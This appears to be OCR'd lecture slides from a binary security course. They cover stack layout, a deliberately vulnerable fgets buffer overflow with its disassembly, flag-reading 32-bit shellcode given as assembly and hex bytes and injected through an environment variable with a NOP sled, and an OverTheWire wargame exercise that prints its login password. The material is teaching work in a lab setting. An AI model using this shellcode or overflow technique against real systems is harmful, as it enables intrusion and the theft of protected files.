
The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

```
$ env
SHELL=/bin/bash
SESSION_MANAGER=local/ziming-XPS
QT_ACCESSIBILITY=1

$ ./stacklayout hello world
hello world
```

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Def
ense for Binaries UB 2020/code/stacklayout$ ./stacklayout hello world
argc is at 0xffc444d0; its value is 3
argv[0] is at 0xffc462d0; its value is ./stacklayout
argv[1] is at 0xffc462de; its value is hello
argv[2] is at 0xffc462e4; its value is world
envp[0] is at 0xffc462ea; its value is SHELL=/bin/bash
envp[1] is at 0xffc462fa; its value is SESSION_MANAGER=local/ziming-XPS-13-9300
:@/tmp/.ICE-unix/2324,unix/ziming-XPS-13-9300:/tmp/.ICE-unix/2324
envp[2] is at 0xffc46364; its value is QT_ACCESSIBILITY=1
```



Buffer Overflow Example: overflowret5 32-bit

```
int vulfoo()
{
  char buf[4];

  fgets(buf, 18, stdin);

  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
}
```

function

fgets

<cstdio>

```
char * fgets ( char * str, int num, FILE * stream );
```

Get string from stream


Reads characters from *stream* and stores them as a C string into *str* until (*num*-1) characters have been read or either a newline or the *end-of-file* is reached, whichever happens first.

A newline character makes `fgets` stop reading, but it is considered a valid character by the function and included in the string copied to *str*.

A terminating null character is automatically appended after the characters copied to *str*.

Notice that `fgets` is quite different from gets: not only `fgets` accepts a *stream* argument, but also allows to specify the maximum size of *str* and includes in the string any ending newline character.

```
000011cd <vulfoo>:
    11cd:       f3 0f 1e fb             endbr32
    11d1:       55                    push   ebp
    11d2:       89 e5                   mov    ebp,esp
    11d4:       53                    push   ebx
    11d5:       83 ec 04                sub    esp,0x4
    11d8:       e8 45 00 00 00          call   1222 <__x86.get_pc_thunk.ax>
    11dd:       05 f7 2d 00 00          add    eax,0x2df7
    11e2:       8b 90 20 00 00 00       mov    edx,DWORD PTR [eax+0x20]
    11e8:       8b 12                   mov    edx,DWORD PTR [edx]
    11ea:       52                    push   edx
    11eb:       6a 12                   push   0x12
    11ed:       8d 55 f8                lea    edx,[ebp-0x8]
    11f0:       52                    push   edx
    11f1:       89 c3                   mov    ebx,eax
    11f3:       e8 78 fe ff ff          call   1070 <fgets@plt>
    11f8:       83 c4 0c                add    esp,0xc
    11fb:       b8 00 00 00 00          mov    eax,0x0
    1200:       8b 5d fc                mov    ebx,DWORD PTR [ebp-0x4]
    1203:       c9                    leave
    1204:       c3                    ret
```




The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

```
$ env
SHELL=/bin/bash
SESSION_MANAGER=local/ziming-XPS
QT_ACCESSIBILITY=1

$ ./stacklayout hello world
hello world
```

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Def
ense for Binaries UB 2020/code/stacklayout$ ./stacklayout hello world
argc is at 0xffc444d0; its value is 3
argv[0] is at 0xffc462d0; its value is ./stacklayout
argv[1] is at 0xffc462de; its value is hello
argv[2] is at 0xffc462e4; its value is world
envp[0] is at 0xffc462ea; its value is SHELL=/bin/bash
envp[1] is at 0xffc462fa; its value is SESSION_MANAGER=local/ziming-XPS-13-9300
:@/tmp/.ICE-unix/2324,unix/ziming-XPS-13-9300:/tmp/.ICE-unix/2324
envp[2] is at 0xffc46364; its value is QT_ACCESSIBILITY=1
```



Non-shell Shellcode 32bit printflag (without 0s)

sendfile(1, open("/flag", 0), 0, 1000)

```
8049000:    6a 67           push   0x67
8049002:    68 2f 66 6c 61      push   0x616c662f
8049007:    31 c0           xor    eax,eax
8049009:    b0 05           mov    al,0x5
804900b:    89 e3           mov    ebx,esp
804900d:    31 c9           xor    ecx,ecx
804900f:    31 d2           xor    edx,edx
8049011:    cd 80           int    0x80
8049013:    89 c1           mov    ecx,eax
8049015:    31 c0           xor    eax,eax
8049017:    b0 64           mov    al,0x64
8049019:    89 c6           mov    esi,eax
804901b:    31 c0           xor    eax,eax
804901d:    b0 bb           mov    al,0xbb
804901f:    31 db           xor    ebx,ebx
8049021:    b3 01           mov    bl,0x1
8049023:    31 d2           xor    edx,edx
8049025:    cd 80           int    0x80
8049027:    31 c0           xor    eax,eax
8049029:    b0 01           mov    al,0x1
804902b:    31 db           xor    ebx,ebx
804902d:    cd 80           int    0x80
```

Command:

export SCODE=$(python2 -c "print '\x90' sled size + '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")*

\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80

```
export SCODE=$(python2 -c "print '\x90'*500 +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\x40\x89\xe3\x31\xc9\x31\xd2\xc
d\x80\x89\xc1\x31\xf6\x66\xbe\x01\x01\x66\x4e\x31\xc0\xb0\xbb\x31\xdb\x43\x31\xd2\x
cd\x80\x31\xc0\x40\xcd\x80'")
```

getenv.c

```
int main(int argc, char *argv[])
{
        if (argc != 2)
        {
                puts("Usage: getenv envname");
                return 0;
        }

        printf("%s is at %p\n", argv[1], getenv(argv[1]));
        return 0;
}
```

Exercise: Overthewire /behemoth/behemoth1

Overthewire

http://overthewire.org/wargames/

1. Open a terminal
2. Type: ssh -p 2221 behemoth1@behemoth.labs.overthewire.org
3. Input password: 8JHFW9vGru
4. cd /behemoth; this is where the binary are
5. Your goal is to get the password of behemoth2, which is located at /etc/behemoth_pass/behemoth2

32-bit Shellcode template

```
.global _start
_start:
.intel_syntax noprefix

xor eax, eax
push eax
push   0x67
push   0x616c662f
xor    eax,eax
mov    al,0x5
mov    ebx,esp
xor    ecx,ecx
xor    edx,edx
int    0x80
mov    ecx,eax
xor    eax,eax
mov    al,0x64
mov    esi,eax
xor    eax,eax
mov    al,0xbb
xor    ebx,ebx
mov    bl,0x1
 xor    edx,edx
int    0x80
xor    eax,eax
mov    al,0x1
xor    ebx,ebx
int    0x80
```

The resulting shellcode-raw file contains the raw bytes of your shellcode.

```
gcc -nostdlib -static -m32 shellcode.s -o shellcode-elf
```

```
objcopy --dump-section .text=shellcode-raw shellcode-elf
```

```
xxd -i shellcode-raw
```

Or
https://defuse.ca/online-x86-assembler.htm#disassembly